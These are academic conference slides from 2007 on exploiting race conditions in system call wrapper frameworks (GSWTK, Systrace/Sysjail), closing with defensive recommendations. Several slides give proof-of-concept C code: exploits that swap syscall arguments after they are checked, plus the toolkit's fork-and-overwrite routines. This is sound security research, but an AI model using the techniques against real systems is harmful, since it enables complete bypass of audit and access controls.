Exploiting Concurrency Vulnerabilities in System Call Wrappers

Robert N. M. Watson

Security Research Group
Computer Laboratory
University of Cambridge

USENIX WOOT07
August 6, 2007

The Plan

- A brief history of concurrency and security
- Introduction to system call interposition and wrapper systems
- Explore system call wrapper race conditions
- Discuss exploit techniques
  - Case studies using GSWTK and Systrace
  - A toolkit for exploiting system call wrapper races
- Moralize about the importance of concurrency


Concurrency and Security

- Concurrency key to systems research/design
  - OS kernels, distributed systems, large applications
  - Preemption/yielding and true parallelism
- Long history of concurrency vulnerabilities
  - Abbott, et al., Bisbey/Hollingworth discuss in 1970s
  - Inadequate synchronization or unexpected concurrency cause incorrect security behavior
  - Non-atomic file interfaces, signals, etc.
- Even notebooks are multiprocessor now!

System Call Interposition/Wrappers

- Widely used technique to extend kernel security
  - Doesn't require source code to OS kernel
  - Commercial anti-virus
  - Policy enforcement and application containment
  - Frequently provide extensible “frameworks”
    - GSWTK, Systrace, CerbNG
- Add pre- and postconditions to system calls
- Audit, control, replace arguments

System Call Interposition/Wrappers



Hey, it looks just like a reference monitor!

Are System Call Wrappers Reference Monitors?

- References monitors are (Anderson 1972)
  - Tamper-proof
  - Non-bypassable
  - Small enough to test and analyze
- Surely system call wrappers count:
  - Execute in kernel address space
  - Inspect enter/exit state on all system calls
  - Separate from kernel implementation, encapsulating solely security logic

No

- Neither picture includes a time axis!
  - System calls themselves are not atomic
  - Wrapper and system call are definitely not atomic
- This means there could be opportunities for race conditions

Wrapper Race Categories

- TOCTTOU: Time-of-check-to-time-of-use
  - Race to replace argument between check and use
- TOATTOU: Time-of-audit-to-time-of-use
  - Race to replace argument between audit and use
- TORTTOU: Time-of-replacement-to-time-of-use
  - Race to replace argument between wrapper replacement and use (unique to wrappers)
- Latter two categories not previously investigated in research literature

System Call Wrapper Races

- Syntactic races
  - Because many system call arguments are copied in on-demand by the kernel, they must be copied separately by the wrapper and values may differ.
- Semantic races
  - If the system call wrapper is concerned with the semantics of the arguments and persistent kernel state, that state may change between execution of the wrapper and the kernel service itself.
- We concern ourselves only with syntactic races

Perspective of the Attacker

- Wish to perform a controlled, audited, or modified system call
  - open("/controlled/path/to/file", O_RDWR)
  - write(fd, virusptr, viruslen)
  - connect(sock, controlledaddr, controlledaddrlen)
- Direct arguments cannot be attacked
  - IDs, offsets, file descriptor numbers
- Indirect arguments (via pointers) can be
  - Paths, socket addresses, I/O data, group sets

Racing in User Process Memory

- User process, via concurrency, must replace memory in its address space
  - Requires shared memory via IPC, threads, etc.
- Uniprocessor
  - Force page fault or in-kernel blocking so kernel yields to attacking user process
- Multiprocessor
  - Parallel execution on another processing unit
  - Uniprocessor techniques also apply


Practical Attacks

- Policies often implemented using flexible wrapper frameworks
- Considered three frameworks in paper
  - Systrace [sudo, sysjail, native policies]
  - GWSTK [demonstration policies and IDwrappers]
  - CerbNG [demonstration policies]
- Attacks policy-specific rather than framework-specific as frameworks are functionally similar
- We will consider two case studies

Example Uniprocessor Exploit

- Generic Software Wrapper Toolkit (GSWTK) with IDWrappers
  - Ko, Fraser, Badger, Kilpatrick 2000
  - Highly flexible wrapper framework using C language extensions
  - Intrusion detection system layered over it
  - 16 of 23 demo wrappers vulnerable to attack
- Attack audit on a uniprocessor system
  - Employ page faults on indirect argument read twice

GSWTK/IDW UP Exploit



UNIVERSITY OF CAMBRIDGE


Typical UP Exploit: GSWTK

```
#define EVIL_NAME  "/home/ko/.forward"
#define REAL_NAME  "/home/ko/Inbox"
volatile char *path;

/* Set up path string so nul is on different page. */
path = fork_malloc_lastbyte(sizeof(EVIL_NAME));
strcpy(path, EVIL_NAME);

/* Page out the nul so reading it causes a fault. */
pageout_lastbyte(path, sizeof(EVIL_NAME));

/* Create a child to overwrite path on next fault. */
pid = fork_and_overwrite_up(path, REAL_NAME,
  sizeof(REAL_NAME));
fd = open(path, O_RDRW);
```

Example Multiprocessor Exploit

- Sysjail over Systrace
  - Provos, 2003; Džonsons 2006
  - Systrace provides a generic framework by which user processes can intercept and instrument the system calls of other processes
  - Sysjail implements subset of FreeBSD “Jail” model on Open/NetBSD platforms
- Attack argument replacement by policy
  - Employ true parallelism to substitute an argument between replacement and use

Systrace/Sysjail SMP Exploit



UNIVERSITY OF CAMBRIDGE

Typical SMP Exploit: Sysjail

```
struct sockaddr_in *sa, restoresa;

/* Set up two addresses with INADDR_ANY. */
sa = fork_malloc(sizeof(*sa));
sa->sin_len = sizeof(*sa);
sa->sin_family = AF_INET;
sa->sin_addr.s_addr = INADDR_ANY;
sa->sin_port = htons(8888);
restoresa = *sa;

/* Create child to overwrite *sa after 500k cycles. */
pid = fork_and_overwrite_smp_afterwait(sa, &restoresa,
  sizeof(restoresa), 500000);
error = bind(sock, sa, sizeof(*sa));
```

A Toolkit For Exploiting System Call Wrapper Races

- Uses widely available fork(), minherit()
- Query and wait cycle counts using TSC
- Shared memory management
  - Allocate, align, page in/out, synchronize
- High level attack routines
  - fork_and_overwrite_smp_afterwait()
  - fork_and_overwrite_smp_onchange()
  - fork_and_overwrite_up()

Implementation of fork_and_overwrite_up()

```
pid_t fork_and_overwrite_up(
  volatile void *location, void *newvalue,
  u_int newlen)
{
    struct timespec ts;

    if ((pid = fork()) > 0)
        return (pid);
    setpriority(PRIO_PROCESS, 0, -5);
    ts.tv_sec = 0;
    ts.tv_nsec = 0;
    nanosleep(&ts, NULL);
    memcpy(location, newvalue, newlen);
    exit(0);
}
```

Implementation of fork_and_overwrite_smp_afterwait()

```
pid_t fork_and_overwrite_smp_afterwait(
  volatile void *location, void *newvalue,
  u_int newlen, u_int64_t cycles)
{

    if ((pid = fork()) > 0) {
        spin_synchronize();
        return (pid);
    }
    spin_synchronize();
    waitcycles(cycles);
    memcpy(location, newvalue, newlen);
    exit(0);
}
```

Implementation Notes

- OS paging systems vary significantly
  - No systems offered a way to force a page to disk
  - Even if no swap, memory-mapped files pageable
- Cycle counts vary by hardware and framework
  - Massive 500k cycle wait is because Systrace context switches several times
  - More common kernel-only cycle counts are 30k
  - Either way, the race window is huge and reliable
  - Can use a binary search to find edges in 2-6 tries

Defence Against the Dark Arts

- Serious vulnerabilities
  - Complete bypass of audit, control, replacement
- What went wrong?
  - Interposition relies on accurate access to system call arguments, foiled by unexpected concurrency
- Address by limiting concurrency
  - Additional memory synchronization
  - True message passing
  - Abandon wrapper model

Additional Memory Synchronization

- Prevent user/kernel concurrency on memory
- What memory to protect?
  - A priori layout limited due to on-demand copying
- How to protect it?
  - VM tricks, stack gap copying, ...
- All mitigation implementations we tested were vulnerable to attack and complete bypass
- As approach message passing, safety improves

Conclusions

- Concurrency is a highly viable attack strategy
- Don't use system call wrappers...
  - ...unless willing to rewrite OS system call handler
- Do use a security framework integrated with the kernel's copying and synchronization
  - TrustedBSD MAC Framework, kauth(9), Linux Security Modules (LSM)
- Races are not limited to system call memory, but also indirectly manipulated kernel state